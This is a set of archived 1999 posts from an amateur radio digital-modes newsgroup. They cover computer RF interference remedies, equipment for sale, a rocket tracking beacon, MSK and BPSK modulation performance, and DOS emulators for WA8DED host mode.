> them?
>
> Any help to us poor folks who can't read German would be greatly
> appreciated! (Now I know how many Non-English speaking Hams must feel
> trying to read English docs!)
>
> One final thing, these programs are DOS based. Are there any Windows
> drivers out there that perform the same function (i.e. WA8DED host mode
> emulator for KISS modems)
> 73's

>
> Rob
>
>

5234. Re: Computer RF noise in HF SSB

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <SjU=OMoIvwIJ=i2v4AqRMeP4KX3W@4ax.com>
Source record: 15255

On Wed, 24 Nov 1999 07:02:00 -0500, Robert Cook <captcook@mindspring.com> wrote:
>There is a law which manufacturers of electronic devices and electronic
>devices must be in compliance with. The law requires that any electronic
>device may not cause interference to other devices or services. It is
>FCC Rule Part 15.

Do realize that the unit only has to comply with the emission limits for a Class B computing device. It is not required to generate no RFI at all. That compliance level may still leave you with *substantial* interference to a nearby sensitive SW receiver, though it should provide protection for reception of a strong nearby broadcast signal on an ordinary consumer broadcast receiver. So the computer may be in compliance with the law and still cause you severe interference.

You have to take steps on your own to resolve the problem below the Class B level. The FCC has a booklet which offers a number of suggestions on how to do that. Better, the ARRL publishes an RFI handbook with a number of good suggestions on how to solve this sort of problem.

In any RFI situation, the solution generally involves improving shielding and filtering of the source of the emission, and relocation of antennas and feedlines to minimize pickup by the radio set suffering the interference. (Improvement of the shielding and filtering of the radio may be required too. You want the radio to respond only to signals entering via the antenna input connector.)

Since your problem seems to be primarily related to the switching power supply, you should attack that problem first. A brute force line filter attached directly to the power input of the switching supply would the be first line of attack. A combination of a common mode choke and RF bypass capacitors should sharply reduce conducted noise from the switching supply.

You may also want to power the computer from a different branch circuit than the one powering your radio. (The radio power supply may need a better line filter too.) To solve conducted interference problems, multiple lines of attack are often required. Not only do you need to limit the energy getting out of the source, you also need to limit the energy getting in to the destination.

(Watch out for multiple ground paths too. Grounding conductors often serve to conduct noise from one piece of equipment to another. Single point grounding practices should be used. Actual Earth grounds are generally worthless. Earth is not a noise sink, it is typically a noise source.)

Now solving the display radiation problem may be harder. With radiated interference, filters are of little use. You have to shield the radiation source.

This is difficult with displays, since you also still have to be able to see them. Wire mesh can be effective, but it must totally enclose the source of radiation or it will not work. RF radiation can escape via poorly bonded seams, via openings in the shielding, or via wiring passing through the shielding. Shielding must be *tight* to be effective.

The radio may need improved shielding too. It should not respond to signals which aren't picked up by the antenna. If you disconnect the antenna, *no* interference should be heard. If you still hear interference with the antenna disconnected, you need to work on the shielding of the radio.

Getting your antenna well away from the source of radiation is also helpful. The inverse square law comes to your aid here, attenuating the noise in proportion to the square of increasing distance. Outside antennas are obviously preferred. You do have to guard against system imbalances.

The interference can travel up the outside of coax as a common mode signal to the antenna, then travel down the inside of the coax to the receiver. This negates the inverse square benefit you'd normally have by locating the antenna far from the source of interference. The solution to this is to suppress common mode currents by the use of a current balun (choke balun) in the feedline to choke off RF currents on the outside of the coax.

Completely solving computer RFI problems is often difficult. There are a number of things you have to do correctly. Neglecting any one of them may negate the benefits of other changes you may have made.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

5235. Re: FS: KAM Plus HF/VHF TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: Seth Miller <seth.miller@worldnet.att.net>
Message-ID: <383F3904.BB594C9@worldnet.att.net>
Source record: 15256
Cross-posted to: rec.radio.swap,rec.radio.amateur.digital.misc

Sold, thanks.

Seth Miller wrote:

> For sale, KAM Plus dual-port TNC HF/VHF
>
> Supports all modes: Packet, RTTY, Pactor, Amtor, CW, Navtex, plus
> full-featured bult-in mailbox. Software version 8.0P.
>
> Excellent condition, in original box with all manuals.
>
> $175 shipped CONUS.
>
> Please reply directly to the address below, as I do not check the newsgroup
> regularly.
>
> Thanks & 73,
>
> - Seth N6BMB
>
> seth.miller@worldnet.att.net

5236. GSM 900 cellular

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: "B.B." <omegamar@ri.tel.hr>
Message-ID: <383DDC40.425FCBF7@ri.tel.hr>
Source record: 15336

Is there a way to get around the problem of listening to
GSM telefones such asGSM 900 cellular?

Does anybody know how to make it possible in a cheap
way to listening to the GSM-traffic?

5237. DCD light won't go off

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: n4zo@amsat.org
Message-ID: <383de45a.18672255@news.sccoast.net>
Source record: 15337

MFJ-1270C with a 9600 baud modem and after it signs on the DCD light comes on and stays on. With it on, it refuses to tx. A hard reset did no good.
Any ideas?

Gus
n4zo@amsat.org

5238. Re: GSM 900 cellular

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <81kpgk$1dkt$4@arachne.labyrinth.net.au>
Source record: 15338

B.B. <omegamar@ri.tel.hr> wrote:
> Is there a way to get around the problem of listening to
> GSM telefones such asGSM 900 cellular?

> Does anybody know how to make it possible in a cheap
> way to listening to the GSM-traffic?

It's encrypted, ie no. The keys are stored in the sim cards,
and you can't get them out.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5239. Re: Kenwood TH-D7A 24hr review

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: oneal@pacbell.net
Message-ID: <367c9eb8.7550645@news.pacbell.net>
Source record: 15339

On Tue, 15 Dec 1998 16:29:07 -0800, Walter Dunckel <wdunckel@best.com>
wrote:

>
>Saw the TH-D7A, and had to have one. Here are a few things I have
>noticed since I purchased it 24 hours ago.

>5. Although not very close to the size of a brick, it is similar in
> shape. I like the shape of my ol TH-28 a lot better, but then I
> don't have a 9.6volt battery in it!
>
>If any of you have any questions about the radio, I will attempt to
>answer them.
OK

How much did this beast set you back ?

24 hours is not much operating time, but do you have a feel for how
the battery life is ? With a full charge can you work for a couple of
hours or more less ?

What terminal program you running with the TNC ?

Steve
N6CRR

5240. Re: 2 meter APRS transmitter for rocket

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <383E751C.8A108D3D@usa-site.net>
Source record: 15340

dchapman@postoffice.pacbell.net wrote:
>
> Steve Sampson wrote:
> >
> > you might try one of those FM mic types you see in popular science
> > magazine. You should be able to tune it to 140 MHz with a little coil
> > bending if you really have to have it in the ham band.
>
> It's got to be in the ham band because I'll need at least 4-5 watts for
> this one. This rocket is not a model or even what is commonly known as
> "high power". It's powered by a liquid fuel 300 pound thrust motor, and
> will be flown by the Pacific Rocket Society. Expected altitude around
> 25,000 feet, landing zone within about 5 miles (hopefully).
>
> I'm looking for a 2meter kit with as much solid state components as
> possible. Coils have a way of changing their reactance when subjected
> to 50g's!

Well, that is new information. Yes, 5 watts is a lot. How do you intend
to power it? Battery? How big can the battery be?

Is APRS desired because the rocket has GPS? Or, would a digital modulation
be good enough. What information are you transmitting? A homing beacon?

You can epoxy the whole settup, and nothing will drift.

5241. Re: anyone here using the new SCS PTC-IIE? or on Winlink??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <383EAAB0.9018A4A1@IEEE.org>
Source record: 15341

```
Patricia Gibbons wrote:
>
> I'm looking into getting the new
> SCS PTC-IIE and getting active in
> the winlink system..
>
> anyone else here active on winlink
> and/or using the PTC-II or the new
> PTC-IIE ??

The world-wide list is in your email.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca
```

5242. Re: 2 meter APRS transmitter for rocket

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: dchapman@postoffice.pacbell.net
Message-ID: <383EAF4A.BA6105FC@postoffice.pacbell.net>
Source record: 15342

Herb Sims wrote:
> If you figure out how to get this to work with GPS we (NASA) would have a
> job for you in our branch. We (NASA) can't even get the shuttle to maintain
> lock on the GPS satellites during ascent and they only see 3 G's.

I'm not depending on APRS to locate the position of the rocket during
ascent, I can follow the smoke trail. The only need for APRS will be on
the descent of the rocket, under parachute, to find it when it lands.
And yes, I know GPS altitude readings are not accurate. We have a
different device for this function.

The other
> problem that you have is that above 1000 mph (and in most cases much less) the
> GPS receiver will "lock out".

Thanks for the tip, if this one does lock out, I can set it up to power
up the GPS only after the rocket reaches apogee.

This is to keep some nut from putting a bomb in
> a cessna and flying like a bomb. I think you need to do a lot more homework
> in this area.

No, I just need to find a 2 meter transmitter on a PC board that will
fit within the 3.75 inch diameter payload section. I'll put the project
together, launch it, and see if it works. Since I'm not spending the
government's money, I'm not that worried if it doesn't.

Thanks,

Dave Chapman
KC6UWP

5243. Yaesu FT-90 for 9k6 packet ?? (re-post)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: max@alphanet.demon.co.uk
Message-ID: <383ece7b.921895@news.demon.co.uk>
Source record: 15343

Hi,
Is anyone using the new Yaesu FT-90 for 9600 packet ?
I have been told by a supplier that the radio is excellent for this purpose, but they would say that wouldn't they ?
I have also seen countless reports of similar commercial radios being a flop when used for 9k6 packet.
Anyone have any experience ?

TIA, MAx.

5244. RTTY logging/contest software for KamPlus?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: jdy18@aol.com
Message-ID: <19991126132926.21715.00000416@ng-ft1.aol.com>
Source record: 15344

I'm looking for an RTTY logging/contest program that will support the KamPlus in dual mode (i.e. simultaneous RTTY and packet operation). Does anyone know if such a program exists? The WF1B software won't do this.

73 de Jay,
W2KD

5245. Re: 2 meter APRS transmitter for rocket

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: John Wiley <jw@physics.gmu.edu>
Message-ID: <81mpfc$rc7@portal.gmu.edu>
Source record: 15345

Herb Sims <sims@sauron.msfc.nasa.gov> wrote:
: dchapman@postoffice.pacbell.net wrote:
:>>
:>> I'm looking for a 2meter kit with as much solid state components as
:>> possible. Coils have a way of changing their reactance when subjected
:>> to 50g's!
: If you figure out how to get this to work with GPS we (NASA) would have a
: job for you in our branch. We (NASA) can't even get the shuttle to maintain
: lock on the GPS satellites during ascent and they only see 3 G's. The other
: problem that you have is that above 1000 mph (and in most cases much less) the
: GPS receiver will "lock out". This is to keep some nut from putting a bomb in
: a cessna and flying like a bomb. I think you need to do a lot more homework
: in this area. You can also call me and I'll put you in touch with the real
: experts (I am just repeating what I have overheard them talking about on the
: current projects we are working on).

Im not so sure the Cessna theory is correct... It seems more likely that the RX is losing lock because of "financial" concerns... Tracking loop(s) arent holding lock because of doppler... Additionally, most Cessnae tend to top out at significantly less than 1000 MPH... :-> In a situation like the "shuttle", the design environment is SO nasty... (high velocity/doppler... passing through several atmospheric layers with various scintillation/fading characteristics... Gads... Im pretty sure you aren't going to be using a COTS antenna... :-) Im 100% certain that a 130.00 Garvin receiver ain't gonna cut it... :-)) Interesting engineering problem though...

Hmmmmmmmmmmmm.... Neat... Better than crossword puzzles...

Best Regards,

-jw

5246. Estate Sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: mogens9181@aol.com
Message-ID: <19991126153921.08496.00000549@ng-cl1.aol.com>
Source record: 15346

The following items are available from the estate of Bob Young, WA2JAN.

TS-520 Kenwood HF Transceiver $200
Icom IC-uSAT FM HT $100
Icom IC-255A 2 meter Transceiver $150

Ampex Model 620 Amplifier $50

Iomega Ditto Easy 800 Tape Drive/software $40

Radio Shack 3A 13.8V Regulated Power Supply $35
Belmoor 7A 13.8V Regulated Power Supply $35
Astron 20 Amp Regulated Power Supply $75

Signal Corps Keyer Type J-36 (Lionel) $100
Bencher Iambic Keyer $60

Akai GX-625 Reel Tape Recorder $50
Realistic 909 Reel Tape Recorder $50
Realistic SCT-30 3-Head Tape Recorder $35
Reel to reel Tape, new, 7" and 10" $2.50/$5

All prices plus shipping

Chris Jespersen K2OG
Bridgeton, NJ
856-451-2710

5247. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <+ww=OGQ0pVFNDmFayqhJYLoaJphX@4ax.com>
Source record: 15347

On Fri, 19 Nov 1999 22:50:09 -0800, "Cathryn Mataga" <cathryn@junglevision.com> wrote:
>"Gary Coffman" <ke4zv@bellsouth.net> wrote in message
>news:6WM5OBGfkbX71SImHGfukMwE9Zgj@4ax.com...
>> On Thu, 11 Nov 1999 18:16:33 -0600, "Steve Sampson"
><ssampson@usa-site.net> wrote:
>> >There's probably a chart somewhere (I'm not that much of an expert) that
>> >shows the optimum deviation. I suspect it should be at an index slightly
>> >greater than one, or about 6 sidebands of the modulating frequency.
>>
>> The optimum is an index of 0.5. It is called MSK.
>
>Does that mean 9600 baud should have a 4.8khz deviation then? That is
>2.4khz up and 2.4khz down from the center frequency -- right?

Right.

>Is MSK better also than PSK too? Or is MSK just better than
>all FSK with higher deviation? Is MSK just what it sounds like? FSK with
>that specific deviation?

Better is a slippery word. MSK does have a smaller occupied spectrum
than ordinary PSK for signals of the same baud. OTOH, BPSK has a larger
Hamming distance than MSK, so it can offer a weak signal detection
advantage if coherent detection is employed. Which one is better is a
matter of particular spectral circumstance and system objectives.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

5248. TFX & TXPCX WA8DED emulators for KISS modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <DMF%3.194022$5r2.449834@tor-nn1.netcom.ca>
Source record: 15348

I am trying to figure out which is the best program to use TFX28 by DB7KG, TFPCX210 by DG0FT, TXPCX273 by PE1DNN. There is also a TFPCR??

There are so many versions with similar names by different people! To make things worse, most of the documentation for these programs is in German!

TFX28, TFPCX210 and TFPCX273 appear to be "the Firmware" emulators which allow Baycomm or TNC's with KISS mode to run with terminal programs that support the WA8DED host mode (such as TstHost). These programs would appear to allow such WA8DED host mode terminal programs to work with KAM's, KPC3's, PK88's etc. It is a great idea! There are lots of good WA8DED host mode programs out there!

Does anyone know the differences between these programs?? Which is the best?? (I have heard that TFX28 implements some modems better than TFPCX)

More importantly, where can I get English documentation (especially for TFX28 and TFPCX210)??

Are these the latest versions for these programs? If not where can I get them?

Any help to us poor folks who can't read German would be greatly appreciated! (Now I know how many Non-English speaking Hams must feel trying to read English docs!)

One final thing, these programs are DOS based. Are there any Windows drivers out there that perform the same function (i.e. WA8DED host mode emulator for KISS modems)
73's

Rob

5249. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: Nico Palermo <nicopal@microtelecom.it>
Message-ID: <383F228B.B5A706DA@microtelecom.it>
Source record: 15257

Gary Coffman wrote:
>
> On Fri, 19 Nov 1999 22:50:09 -0800, "Cathryn Mataga" <cathryn@junglevision.com> wrote:
> >"Gary Coffman" <ke4zv@bellsouth.net> wrote in message
> >news:6WM5OBGfkbX71SImHGfukMwE9Zgj@4ax.com...

> >> On Thu, 11 Nov 1999 18:16:33 -0600, "Steve Sampson"
> ><ssampson@usa-site.net> wrote:
> >> >There's probably a chart somewhere (I'm not that much of an expert) that
> >> >shows the optimum deviation. I suspect it should be at an index slightly
> >> >greater than one, or about 6 sidebands of the modulating frequency.
> >>
> >> The optimum is an index of 0.5. It is called MSK.
> >
> >Does that mean 9600 baud should have a 4.8khz deviation then? That is
> >2.4khz up and 2.4khz down from the center frequency -- right?
>
> Right.
>
> >Is MSK better also than PSK too? Or is MSK just better than
> >all FSK with higher deviation? Is MSK just what it sounds like? FSK with
> >that specific deviation?
>
> Better is a slippery word. MSK does have a smaller occupied spectrum
> than ordinary PSK for signals of the same baud. OTOH, BPSK has a larger
> Hamming distance than MSK, so it can offer a weak signal detection
> advantage if coherent detection is employed. Which one is better is a
> matter of particular spectral circumstance and system objectives.

No! MSK performs even better than BPSK. Since MSK is a modulation with
memory, you can demodulate it with a Viterbi decoder (or alternatively
with a matched filter with 2T integration period) and get the same BER
performance of BPSK (BER=10^-5 @ Eb/No = 9.6dB).
MSK performance is worse than BPSK only if demodulated by a coherent
detector which takes symbol-by-symbol decisions (3 dB penalty), either
by an incoherent one (6 dB penalty), or by a frequency discriminator. In
the latter case the optimum modulation index is 1.25 (not 0.5) and there
is a ~7 dB penalty over Viterbi decoding.

Furthermore, MSK requires smaller bandwidth than BPSK and, beeing its
envelope constant, it can be nonlinearly (C class) amplified. Filtered
BPSK envelope is not constant and the power amplifier should be operated
far below saturation.

Only more complex phase modulation systems, i.e. PI/4 DQPSK, can compete with MSK and its gaussian derivatives.

Nico Palermo, IV3NWV

---
http://www.microlet.com/yam

5250. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <gj8v3s83incbu8ggtkoau75su1vspdl52c@4ax.com>
Source record: 15258

On Mon, 22 Nov 1999 10:44:32 -0500, Gary Coffman <ke4zv@bellsouth.net>
wrote:

>Sure. A bandpass wider than the signal lets in excess noise, so your
>SNR is sharply degraded, and your BER goes through the roof.

What exactly do you mean by sharply degraded ?

Assuming 10 % larger receiver filter bandwidth than the transmitted
signal to compensate for filter tolerances and receiver and
transmitter frequency error/drift, I get only a less than 1 dB
degradation in SNR (counting deviation ratios, comparing signal and
noise power, the degradation would be less than 0.5 dB). So unless you
are operating very close to the threshold, which BTW is unlikely in
non-space communication, I do not see how that BER would increase so
badly.

Of course receiving a 16 kHz NBFM signal on a 200 kHz FM-BC filter
will degrade SNR very much, but I do not think anybody was referring
to such situations.

Paul OH3LWR

5251. HAL PC1-400 CLOVER BOARD

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: "Luther D. Williams" <z3f3q3mh@coastalnet.com>
Message-ID: <cZN%3.109478$YB4.4296751@typ12.nn.bcandid.com>
Source record: 15259

HELLO,

I HAVE A HAL PC1-4000 CLOVER BOARD (BELOW 600) WITH ALL THE UPDATES
$500.00 EMAIL: Z3F3Q3MH@COASTALNET.COM
THANKS AND 73, LUKE

5252. Re: Computer RF noise in HF SSB

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: Robert Cook <captcook@mindspring.com>
Message-ID: <383FBBD1.FDFA2506@mindspring.com>
Source record: 15260

Gary,

Hello and thanks for your thoughtful and comprehensive input and suggestions. I will look it over more thoroughly and get to work on the various elements.

Bob K9KKY

Gary Coffman wrote:

> On Wed, 24 Nov 1999 07:02:00 -0500, Robert Cook <captcook@mindspring.com> wrote:
> >There is a law which manufacturers of electronic devices and electronic
> >devices must be in compliance with. The law requires that any electronic
> >device may not cause interference to other devices or services. It is
> >FCC Rule Part 15.
>
> Do realize that the unit only has to comply with the emission limits for a
> Class B computing device. It is not required to generate no RFI at all.
> That compliance level may still leave you with *substantial* interference to
> a nearby sensitive SW receiver, though it should provide protection for
> reception of a strong nearby broadcast signal on an ordinary consumer
> broadcast receiver. So the computer may be in compliance with the law
> and still cause you severe interference.
>
> You have to take steps on your own to resolve the problem below the
> Class B level. The FCC has a booklet which offers a number of suggestions
> on how to do that. Better, the ARRL publishes an RFI handbook with a
> number of good suggestions on how to solve this sort of problem.
>
> In any RFI situation, the solution generally involves improving shielding
> and filtering of the source of the emission, and relocation of antennas
> and feedlines to minimize pickup by the radio set suffering the interference.
> (Improvement of the shielding and filtering of the radio may be required too.
> You want the radio to respond only to signals entering via the antenna
> input connector.)
>
> Since your problem seems to be primarily related to the switching power
> supply, you should attack that problem first. A brute force line filter attached
> directly to the power input of the switching supply would the be first line of
> attack. A combination of a common mode choke and RF bypass capacitors
> should sharply reduce conducted noise from the switching supply.
>
> You may also want to power the computer from a different branch circuit
> than the one powering your radio. (The radio power supply may need a better
> line filter too.) To solve conducted interference problems, multiple lines of
> attack are often required. Not only do you need to limit the energy getting out

> of the source, you also need to limit the energy getting in to the destination.
>
> (Watch out for multiple ground paths too. Grounding conductors often
> serve to conduct noise from one piece of equipment to another. Single
> point grounding practices should be used. Actual Earth grounds are
> generally worthless. Earth is not a noise sink, it is typically a noise
> source.)
>
> Now solving the display radiation problem may be harder. With radiated
> interference, filters are of little use. You have to shield the radiation source.
> This is difficult with displays, since you also still have to be able to see
> them. Wire mesh can be effective, but it must totally enclose the source
> of radiation or it will not work. RF radiation can escape via poorly bonded
> seams, via openings in the shielding, or via wiring passing through the
> shielding. Shielding must be *tight* to be effective.
>
> The radio may need improved shielding too. It should not respond to signals
> which aren't picked up by the antenna. If you disconnect the antenna, *no*
> interference should be heard. If you still hear interference with the antenna
> disconnected, you need to work on the shielding of the radio.
>
> Getting your antenna well away from the source of radiation is also helpful.
> The inverse square law comes to your aid here, attenuating the noise in
> proportion to the square of increasing distance. Outside antennas are
> obviously preferred. You do have to guard against system imbalances.
>
> The interference can travel up the outside of coax as a common mode
> signal to the antenna, then travel down the inside of the coax to the
> receiver. This negates the inverse square benefit you'd normally have
> by locating the antenna far from the source of interference. The solution
> to this is to suppress common mode currents by the use of a current balun
> (choke balun) in the feedline to choke off RF currents on the outside
> of the coax.
>
> Completely solving computer RFI problems is often difficult. There are
> a number of things you have to do correctly. Neglecting any one of them
> may negate the benefits of other changes you may have made.
>
> Gary
> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> 534 Shannon Way | We break it |
> Lawrenceville, GA | Guaranteed |

5253. Re: 2 meter APRS transmitter for rocket

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: anonymoose@ISP.com
Message-ID: <ysP%3.513$x67.585@198.235.216.4>
Source record: 15261

On 1999-11-26 sims@sauron.msfc.nasa.gov(HerbSims) said:

> We (NASA) can't even get the
>shuttle to maintain lock on the GPS satellites during ascent and
>they only see 3 G's.

Not to mention NASA's inability to do basic conversions between Metric and Imperial measurements.

> The other problem that you have is that above
>1000 mph (and in most cases much less) the GPS receiver will "lock
>out". This is to keep some nut from putting a bomb in a cessna and
>flying like a bomb.

You don't need GPS or a Cessna to fly like a bomb, just frozen O-rings - NASA has demonstrated this quite clearly.

I think you need to do a lot more homework in
>this area. You can also call me and I'll put you in touch with the
>real experts (I am just repeating what I have overheard them
>talking about on the current projects we are working on).
>Herb

Maybe the "real experts" at Never A Straight Answer might be some assistance, but as the poster responded, his use of GPS did not involve any of the issues you so condescendingly assumed it did - so at least they still have a CHANCE at being some assistance to him. Got you beat all to hell. I figure one asshole response deserves another - Have a nice day, Herb !

--

5254. Re: TFX & TXPCX WA8DED emulators for KISS modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: Hans-Peter Zorn <hpz@gmx.net>
Message-ID: <81oglv$93q$1@news.rz.uni-karlsruhe.de>
Source record: 15262

Rob <NoEmail@noway.com> wrote:
> I am trying to figure out which is the best program to use TFX28 by DB7KG,
> TFPCX210 by DG0FT, TXPCX273 by PE1DNN. There is also a TFPCR??
They are alltogether ports of the original "TheFirmware" by NORD<LINK
for the TNC2 to the PC platform.
They differ in the version of TF they are built on. You should use at
least TF 2.7. A short overview:

TFPCR has been the first port by DK4NB afaik. It is outdated (based
on TF 2.3 or something like that).

TFPCX v2.10 is based on TF2.6 I believe, also quite old
TFPCX 2.7x is based on TFPCX 2.1 and TF 2.7b. It seems actively developed
and complete.

TFX has been started when TFPCX 2.1 became outdated but there was no
source available, it is based on TF2.7b and works well. It is
split in several programs for modem, scc kiss etc, so it may
have a smaller memory foorprint than tfpcx.

TFKISS also based on tf2.7b i think.

> TFX28, TFPCX210 and TFPCX273 appear to be "the Firmware" emulators which
> allow Baycomm or TNC's with KISS mode to run with terminal programs that
> support the WA8DED host mode (such as TstHost).
Or SP, GP, GP85 (for windows), wingt, paxon, top, winstop, easypacket,
winpr, xpacket, mcut, ...

> to allow such WA8DED host mode terminal programs to work with KAM's, KPC3's,
> PK88's etc. It is a great idea!
For PK88 there is a native port of TheFirmware.
> Does anyone know the differences between these programs?? Which is the
> best?? (I have heard that TFX28 implements some modems better than TFPCX)
For some devices one program is better than the othher, but you canï¿½t say
this in general. Important is the version of TF they are based on and then
you have to try out which woirks best for you.

> More importantly, where can I get English documentation (especially for
> TFX28 and TFPCX210)??
TFPCX273 has english docs.

> One final thing, these programs are DOS based. Are there any Windows
> drivers out there that perform the same function (i.e. WA8DED host mode
> emulator for KISS modems)
FlexNet can emulate TheFirmware using a special driver called "TFEMU". This
one is _not_ based on TheFirmware code. To use TNC with FlexNet you have
to use 6pack firmware, though. And if the only thing you want is TF Hostmode,

you can plug an original TF eprom in and need no emulator at all.
(doesnï¿½t work with KAMs)

Hans-Peter

--
Hans-Peter Zorn, Karlsruhe, Germany
http://www.stud.uni-karlsruhe.de/~uhsm/ hpz@gmx.net (preferred)
http://1409.org/people/hp/ hp@1409.org (hamradio stuff)

5255. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <iM0=OI+YExyd2M1w=pxb2WNMKZ3W@4ax.com>
Source record: 15263

On Sat, 27 Nov 1999 01:15:07 +0100, Nico Palermo <nicopal@microtelecom.it> wrote:
>Gary Coffman wrote:
>> Cathyrn wrote:
>> >Is MSK better also than PSK too? Or is MSK just better than
>> >all FSK with higher deviation? Is MSK just what it sounds like? FSK with
>> >that specific deviation?
>>
>> Better is a slippery word. MSK does have a smaller occupied spectrum
>> than ordinary PSK for signals of the same baud. OTOH, BPSK has a larger
>> Hamming distance than MSK, so it can offer a weak signal detection
>> advantage if coherent detection is employed. Which one is better is a
>> matter of particular spectral circumstance and system objectives.
>
>No! MSK performs even better than BPSK. Since MSK is a modulation with
>memory, you can demodulate it with a Viterbi decoder (or alternatively
>with a matched filter with 2T integration period) and get the same BER
>performance of BPSK (BER=10^-5 @ Eb/No = 9.6dB).

I think we're talking apples and oranges here. If you code the data, you
can use a Viterbi decoder to get coding gain, but you lose effective throughput
in doing so. Dale added that as an option to our modem, but the effective
throughput drops to 38.8 kbps when you do. I don't understand what you're
saying about using a 2T integration filter. We already use an integrate and
dump filter in our adaptive slicer.

>MSK performance is worse than BPSK only if demodulated by a coherent
>detector which takes symbol-by-symbol decisions (3 dB penalty), either
>by an incoherent one (6 dB penalty), or by a frequency discriminator. In
>the latter case the optimum modulation index is 1.25 (not 0.5) and there
>is a ~7 dB penalty over Viterbi decoding.

There is a 3 dB penalty between MSK and BPSK because the Hamming
distance is twice as large for BPSK as for MSK, ie there's only a 90 degree
bit to bit phase shift with MSK while BPSK has a 180 degree bit to bit shift.
This gives a bigger decision space for BPSK, and hence the difference in
channel performance. That assumes coherent detection. If MSK is decoded
incoherently, then the disadvantage for MSK is 6 dB. We agree on that.

(Decoding incoherently may be a worthwhile tradeoff, however. Lock time is
much faster, and the circuitry is much simpler. Dale chose to use incoherent
demodulation with our modem to achieve faster lock time in a half duplex
packet radio environment.)

>Furthermore, MSK requires smaller bandwidth than BPSK and, beeing its
>envelope constant, it can be nonlinearly (C class) amplified. Filtered
>BPSK envelope is not constant and the power amplifier should be operated

>far below saturation.

MSK does *not* have a constant amplitude envelope. It does not pass through zero when the vector goes from bit to bit as BPSK does, but there is a 3 dB variation as the vector moves from bit to bit. (This is the chord to arc amplitude difference as the vector rotates 90 degrees.) If you amplify it with a Class C amp, the spectrum will balloon to a larger value than if you use a linear amp.

As a specific example with our 56 kB modem, using a linear amp, the spectrum is 1.4 Hz per baud (at the -22 dB points). Using a Class C amp, the spectrum expands to a bit more than 3 Hz per baud (at the -22 dB points).

BPSK is worse, of course. The spectrum at the -22 dB points is about 15 Hz per baud even if a linear amp is used. That's because the secondary and tertiary sidelobes of BPSK are much larger in amplitude than those of MSK due to the vector passing through zero on state transitions.

Note, both examples assume square bits. If you do baseband shaping, you can narrow the occupied bandwidth of either system considerably. (PSK31 is an example of that.) But MSK still wins for a given amount of shaping.

There are more complex modulations which can occupy a smaller bandwidth than either BPSK or MSK for a given baud, but they give up either throughput or Eb/No as a result. They also generally require channel equalization which requires a training sequence. That's not workable in a multipoint to multipoint packet radio environment, though it can be practical in a full duplex fixed point to point envirionment (indeed, phone modems work that way).

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

5256. Re: 2 meter APRS transmitter for rocket

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <yd8=OGQYAFJlQtIgEICzsLNeGsWu@4ax.com>
Source record: 15264

On Thu, 25 Nov 1999 21:24:17 -0800, dchapman@postoffice.pacbell.net wrote:
>Steve Sampson wrote:
>>
>> you might try one of those FM mic types you see in popular science
>> magazine. You should be able to tune it to 140 MHz with a little coil
>> bending if you really have to have it in the ham band.
>
>It's got to be in the ham band because I'll need at least 4-5 watts for
>this one. This rocket is not a model or even what is commonly known as
>"high power". It's powered by a liquid fuel 300 pound thrust motor, and
>will be flown by the Pacific Rocket Society. Expected altitude around
>25,000 feet, landing zone within about 5 miles (hopefully).

You shouldn't need that much power. When we fly high altitude balloons
(up to 100,000 feet), we typically use no more than 100 mW for the beacon.
